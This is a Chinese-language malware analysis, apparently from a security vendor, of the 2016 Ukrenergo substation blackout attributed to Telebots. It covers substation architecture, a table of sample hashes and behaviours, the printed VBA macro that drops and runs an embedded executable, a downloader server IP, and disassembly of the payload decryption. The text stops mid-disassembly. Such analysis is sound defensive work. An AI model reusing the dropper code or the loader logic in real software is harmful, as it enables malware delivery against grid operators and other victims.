乌克兰 Ukrenergo 断电事件
技术分析与防护方案

发布时间：2017 年 1 月 6 日

事件综述

Ukrenergo 是乌克兰国内的主要能源供应企业，2016 年 12 月 17 日晚，该公司经历了一次供电故障，影响到基辅附近诺威佩特里夫茨村的北部变电站自动化控制系统，该停电事故主要影响的范围是基辅（乌克兰首都）北部及其周边地区。

停电事件发生后 30 分钟，Ukrenergo 工程师将设备切换为手工模式，并开始恢复供电；75 分钟后完全恢复供电。

2016 年 12 月 18 日上午，Ukrenergo 负责人 Vsevolod Kovalchuk 在 Facebook 上发布信息描述了上述经过，并称本次停电的原因可能是设备故障，也可能是由于网络攻击。

针对本次停电事件，绿盟科技安全团队响应如图 1 所示：




图 1 绿盟科技安全响应

历史回顾




图 2 乌克兰电网受攻击历史

乌克兰电网近期遭受的攻击事件如图 2 所示。绿盟科技安全团队通过对恶意代码的分析发现本次事件的攻击者是 Telebots 组织，该组织与 BlackEnergy 组织有关。

电力系统简介

电力系统是由发电、输电、变电、配电和用电连接成的统一整体，如图 3 所示。其中，升压变电所是将电压升高，变为高压电从而进行远距离电力传送；降压变电所是将高压电的电压降低，以供区域电网或终端用户使用；配电变电所负责将电网输送来的电能分配给各类用户。在整个电力系统中，几乎每个环节都依赖计算机技术的支撑，比如各级电网调度控制中心的计算机系统、变电站的计算机监控系统等等。




图 3 电力系统组成

国内变电站主要结构示意图如图 4 所示：




图 4 国内变电站主要结构示意图

- 纵向加密：对变电站送往调度中心的通道数据进行加密。
- 远动装置：负责将变电站内的信息送往远方的调度中心。
- 网络分析仪：记录变电站内部网络的通信报文。

国外变电站主要结构示意图如图 5 所示：




图 5 国外变电站主要结构示意图

- 保护装置：对采集到的一次设备电压电流、开关量信号执行相应保护控制逻辑。
- 合并单元：负责采集一次设备的电压电流信号。
- 智能终端：负责采集一次设备的开关量信号，以及执行保护装置下发的开关控制命令。
- 状态监测与诊断装置：变电站现场的辅助监测类设备。
- 协议转换服务器：负责协议转换，使得采用不同协议的设备之间可以互相通信。
- 监控主机：负责变电站现场信息的汇总展示。
- 调度中心：集中展示和控制下面多个变电站的集控中心。

国内和国外变电站的主要区别表现在以下两点：

（1）国内将变电站内的区域通过防火墙分隔成了安全 I 区和安全 II 区。安全 I 区：实时生产控制区，可以直接控制电力一次设备的运行。安全 II 区：非实时控制区，如电能量计量系统，故障录波管理系统等。

（2）国内变电站是完全隔离的局域网，不与公网连接；而国外的变电站可以通过办公区以 VPN 等形式接入变电站的内部网络。

样本执行概要

该样本的执行流程图如图 6 所示：




图 6 样本执行流程图

样本结构

此样本是一个复合样本，包含多个样本文件：

文件类型	MD5	功能
XLS	FD0FD58B20B1476E8F67D6A05307E9BC7D4FC63F2096A485D2DA3DB1150E6D34	释放并执行 C:\User\xxx\AppData\Local\Temp\explorer.exe
explorer.exe	1019C101FC1AE71E5C1687E34F0628E6	下载并执行 C:\User\xxx\AppData\Local\Temp\lsass.exe
lsass.exe	873C7701E16BC68AD7A90886B5D0A3F075EE947E31A40AB4B5CDE9F4A767310B0FCE93CD9BEEEA30A7F0E2A819D2B968	远控木马，根据服务器发送的命令执行不同的功能
KillDisk.exe	B75C869561E014F4D384773427C879A6FFB1E8BABAECC4A8CB3D763412294469	删除系统日志，清空部分扇区数据，导致系统崩溃无法重启
keylogger.exe	4919569CD19164C1F123F97C5B44B03B	记录键盘消息
LDAPquery.exe	76691C58103431624D26F2B8384A57B0	查询 LDAP 服务器
mimikatz.exe	BDE6C0DAC3E594A4A859B490AAAF1217	抓取系统口令
CredRaptor.exe	389AE3A4589E355E173E9B077D6F1A0A	窃取浏览器中用户的用户名和密码
Interceptor-NG.exe	5BD6B79A4443AFD27F7ED1FBF66060EA	抓包工具
VBS	2D7866989D659C1F8AE795E5CAB40BF3C404B959B51AD0425F1789F03E2C6ECF	获取并执行指令
telebot.exe	24313581BBBFFA9A784B48075B525810	远控木马，根据不同的指令执行不同的功能

表 1 样本文件列表

详细文件功能介绍如下：


XLS

主要功能：

通过运行文档中的宏代码，将可执行文件释放到临时目录“C:\User\xxx\AppData\Local\Temp”，并命名为“explorer.exe”来隐藏自身。

行为分析：

该文件运行后如图 7 所示：



	A	B	C	D
1	№	NAME	URL	
2	#	Максим Іванович Гарагуц	##########	
3	#	Ярослав Зиневич	##########	
4	#	Юра Янко	##########	
5	#	Віктор Локес	##########	
6	#	Ольга Пьянова	##########	
7	#	Олег Чернявка	##########	
8	#	Александр Демьяненко	##########	
9	#	Денис Петрович Порошенко	##########	
10	#	Ольга Пьянова	##########	
11	#	Жменя Пащенко	##########	
12	#	Саня Володимирович Маліборський	##########	
13	#	Павло Недощак	##########	
14	#	Стас Бердюк	##########	
15	#	Роман Оксаніч	##########	
16	#	Ольга Рошко-Хованець	##########	
17	#	Антон Метеля	##########	
18	#	Володя Шевчук	##########	
19	#	Лена Хоменко	##########	
20	#	Яна Кулинская	##########	
21	#	Анна Одокиенко	##########	
22				

图 7 XLS 运行后截图

图 8 中为宏代码中定义的数组中的第一个，这些数组中的数据是一个 PE 文件，“77”和“90”分别对应 16 进制的“4D” 和“5A”。




图 8 宏定义的数组

```
    Init194
    fnum = FreeFile
    fname = Environ("TMP") & "\explorer.exe"
    Open fname For Binary As #fnum
    For i = 1 To 5841
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
    Next i
    For j = 0 To 99
        aa = a(5842)(j)
        Put #fnum, , aa
    Next j
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)
End Sub
```

C:\User\xxx\AppData\Local\Temp\explorer.exe

生成PE文件

执行释放的PE文件explorer.exe

图 9 生成并运行文件

explorer.exe

主要功能：

该文件是一个下载器，主要功能是从服务器下载文件并执行。

行为分析：

样本会首先连接域名，所连接的域名如图 10 所示。该域名是一个允许任何人下载和上传文件的托管网站，如图 11 所示。




图 10 样本所连接的域名




图 11 域名对应的网站

对该样本文件逆向分析如下：(1)首先调用 connect 函数，要连接的 IP 地址为 188.234.144.11，如图 12 所示。该 IP 是一个存储文件的服务器。

图 12 connect 函数要连接的 IP 地址

(2)发送数据，如图 13：




图 13 发送数据

(3)接收数据后创建文件，如图 14：

```
0022B154  002AF8B8  FileName = "C:\Users\hello\AppData\Local\Temp\tmp.txt"
0022B158  40000000  Access = GENERIC_WRITE
0022B15C  00000007  ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE|4
0022B160  00000000  pSecurity = NULL
0022B164  00000002  Mode = CREATE_ALWAYS
0022B168  00000000  Attributes = 0
0022B16C  00000000  hTemplateFile = NULL
0022B170  00000000
```

图 14 创建文件

(4)将接收的数据写入文件中，如图 15：

图 15 写入数据

(5)之后逐部分读取文件内容到内存中，如图 16：

```
0022B150  76A7974F  CALL to ReadFile from kernel32.76A7974A
0022B154  000000CC  hFile = 000000CC (window)
0022B158  002B62D0  Buffer = 002B62D0
0022B15C  00000020  BytesToRead = 20 (32.)
0022B160  0022BE58  pBytesRead = 0022BE58
0022B164  00000000  pOverlapped = NULL
0022B168  B8CC73F4
```

图 16 读取文件到内存

(6)进行解密，如图 17：

```
00405162   88043B          mov byte ptr ds:[ebx+edi],al
00405165   47              inc edi
00405166   89C6            mov esi,eax
00405168   8D5411 04       lea edx,dword ptr ds:[ecx+edx+0x4]
0040516C   897C24 20       mov dword ptr ss:[esp+0x20],edi
00405170   897C24 4C       mov dword ptr ss:[esp+0x4C],edi
00405174   8B7C24 18       mov edi,dword ptr ss:[esp+0x18]
00405178   89D3            mov ebx,edx
0040517A   C1E6 06         shl esi,0x6
0040517D   B2 01           mov dl,0x1
0040517F   90              nop
00405180   31C9            xor ecx,ecx
00405182   895C24 5C       mov dword ptr ss:[esp+0x5C],ebx
00405186   39DF            cmp edi,ebx
00405188   0F84 8B190000   je F1BF5418.00406B19
0040518E   0FB603          movzx eax,byte ptr ds:[ebx]
00405191   894424 50       mov dword ptr ss:[esp+0x50],eax
edi=00000003
Stack ss:[0022B1D0]=00000000

Address   Hex dump                                        ASCII
03070020  4D 5A 90 00 00 00 00 00 00 00 00 00 00 00 00 00  MZ?.............
03070030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03070040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
03070050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

图 17 解密操作

(7)解密部分的代码表 2 所示：

```
.text:00405142                  mov     eax, [esp+2C8h]
.text:00405149                  mov     edx, [esp+5Ch]
.text:0040514D                  mov     edi, ebx
.text:0040514F                  mov     ebx, [esp+1Ch]
.text:00405153                  mov     ecx, [esp+2C4h]
.text:0040515A                  or      eax, [esp+54h]
.text:0040515E                  add     edx, [esp+50h]
.text:00405162                  mov     [ebx+edi], al
.text:00405165                  inc     edi
.text:00405166                  mov     esi, eax
.text:00405168                  lea     edx, [ecx+edx+4]
.text:0040516C                  mov     [esp+20h], edi
.text:00405170                  mov     [esp+4Ch], edi
.text:00405174                  mov     edi, [esp+18h]
.text:00405178                  mov     ebx, edx
.text:0040517A                  shl     esi, 6
.text:0040517D                  mov     dl, 1
.text:0040517F                  nop
.text:00405180
.text:00405180 loc_405180:                                      ; CODE XREF:
micro::main::hd9f3cc455036707f+25FCj
.text:00405180                  xor     ecx, ecx
.text:00405182                  mov     [esp+5Ch], ebx
.text:00405186
.text:00405186 loc_405186:                                      ; CODE XREF:
micro::main::hd9f3cc455036707f+269Dj
.text:00405186                  cmp     edi, ebx
.text:00405188                  jz      loc_406B19
.text:0040518E                  movzx   eax, byte ptr [ebx]
.text:00405191                  mov     [esp+50h], eax
.text:00405195                  movzx   eax, byte ptr [eax+45CD5Fh]
.text:0040519C                  cmp     eax, 0FDh
.text:004051A1                  jb      short loc_4051AF
.text:004051A3                  inc     ebx
.text:004051A4                  inc     ecx
.text:004051A5                  cmp     al, 0FDh
.text:004051A7                  jnz     loc_405338
.text:004051AD                  jmp     short loc_405186
.text:004051AF                                                  ;
-------------------------------------------------------------------------
.text:004051AF
.text:004051AF loc_4051AF:                                      ; CODE XREF:
micro::main::hd9f3cc455036707f+2691j
```

```
.text:004051AF                or      eax, esi
.text:004051B1                inc     ebx
.text:004051B2                shl     eax, 6
.text:004051B5                mov     [esp+54h], eax
.text:004051B9
.text:004051B9 loc_4051B9:                                    ; CODE XREF:
micro::main::hd9f3cc455036707f+26DCj
.text:004051B9                mov     eax, [esp+2D8h]
.text:004051C0                mov     esi, 1
.text:004051C5                lea     eax, (loc_402B28 - 402B28h)[ebx+eax]
.text:004051C8                cmp     eax, 1
.text:004051CB                jz      loc_406C0C
.text:004051D1                movzx   esi, byte ptr [ebx]
.text:004051D4                movzx   eax, ds:_const_47[esi]
.text:004051DB                cmp     eax, 0FCh
.text:004051E0                jbe     short loc_4051EE
.text:004051E2                inc     ebx
.text:004051E3                inc     ecx
.text:004051E4                cmp     al, 0FDh
.text:004051E6                jnz     loc_406B2A
.text:004051EC                jmp     short loc_4051B9
.text:004051EE                                                ;
-------------------------------------------------------------------------------
.text:004051EE
.text:004051EE loc_4051EE:                                    ; CODE XREF:
micro::main::hd9f3cc455036707f+26D0j
.text:004051EE                or      eax, [esp+54h]
.text:004051F2                mov     edx, [esp+2D0h]
.text:004051F9                mov     [esp+18h], edi
.text:004051FD                mov     edi, ecx
.text:004051FF                mov     [esp+2CCh], eax
.text:00405206                shl     eax, 6
.text:00405209                mov     [esp+54h], eax
.text:0040520D                mov     eax, [esp+5Ch]
.text:00405211                lea     eax, (loc_402B28 - 402B28h)[eax+edx]
.text:00405214
.text:00405214 loc_405214:                                    ; CODE XREF:
micro::main::hd9f3cc455036707f+2734j
.text:00405214                mov     edx, eax
.text:00405216                add     edx, edi
.text:00405218                jz      loc_406BA6
.text:0040521E                mov     edx, [esp+5Ch]
.text:00405222                movzx   ecx, byte ptr [edx+edi+2]
.text:00405227                movzx   ebx, ds:_const_47[ecx]
```

```
.text:0040522E                  mov     [esp+50h], ecx
.text:00405232                  cmp     ebx, 0FCh
.text:00405238                  jbe     short loc_405246
.text:0040523A                  inc     edi
.text:0040523B                  cmp     bl, 0FDh
.text:0040523E                  jnz     loc_406B8A
.text:00405244                  jmp     short loc_405214
.text:00405246                                                          ;
-------------------------------------------------------------------------
.text:00405246
.text:00405246 loc_405246:                                              ; CODE XREF:
micro::main::hd9f3cc455036707f+2728j
.text:00405246                  or      ebx, [esp+54h]
.text:0040524A                  mov     ecx, [esp+5Ch]
.text:0040524E                  xor     esi, esi
.text:00405250                  mov     eax, ebx
.text:00405252                  shl     eax, 6
.text:00405255                  mov     [esp+54h], eax
.text:00405259                  mov     eax, [esp+4]
.text:0040525D                  lea     eax, (loc_402B28 - 402B28h)[ecx+eax]
.text:00405260                  add     eax, edi
.text:00405262
.text:00405262 loc_405262:                                              ; CODE XREF:
micro::main::hd9f3cc455036707f+2781j
.text:00405262                  mov     edx, eax
.text:00405264                  add     edx, esi
.text:00405266                  jz      loc_406C4A
.text:0040526C                  lea     edx, [ecx+esi]
.text:0040526F                  movzx   edx, byte ptr [edx+edi+3]
.text:00405274                  mov     [esp+50h], edx
.text:00405278                  movzx   edx, ds:_const_47[edx]
.text:0040527F                  cmp     edx, 0FCh
.text:00405285                  jbe     short loc_405293
.text:00405287                  inc     esi
.text:00405288                  cmp     dl, 0FDh
.text:0040528B                  jnz     loc_406BB7
.text:00405291                  jmp     short loc_405262
.text:00405293                                                          ;
-------------------------------------------------------------------------
.text:00405293
.text:00405293 loc_405293:                                              ; CODE XREF:
micro::main::hd9f3cc455036707f+2775j
.text:00405293                  mov     eax, [esp+20h]
.text:00405297                  mov     [esp+2C8h], edx
```

```
.text:0040529E                  mov     [esp+2C4h], esi
.text:004052A5                  mov     [esp+50h], edi
.text:004052A9                  cmp     eax, [esp+48h]
.text:004052AD                  jnz     short loc_4052C8
.text:004052AF                  lea     ecx, [esp+44h]
.text:004052B3                                                          call
__ZN40_$LT$alloc__raw_vec__RawVec$LT$T$GT$$GT$6double17h06f32d01d77fcc35E_703
.text:004052B8                  mov     eax, [esp+44h]
.text:004052BC                  mov     ecx, [esp+4Ch]
.text:004052C0                  mov     [esp+1Ch], eax
.text:004052C4                  mov     [esp+20h], ecx
.text:004052C8
.text:004052C8 loc_4052C8:                                              ; CODE XREF:
micro::main::hd9f3cc455036707f+279Dj
.text:004052C8                  mov     edx, [esp+2CCh]
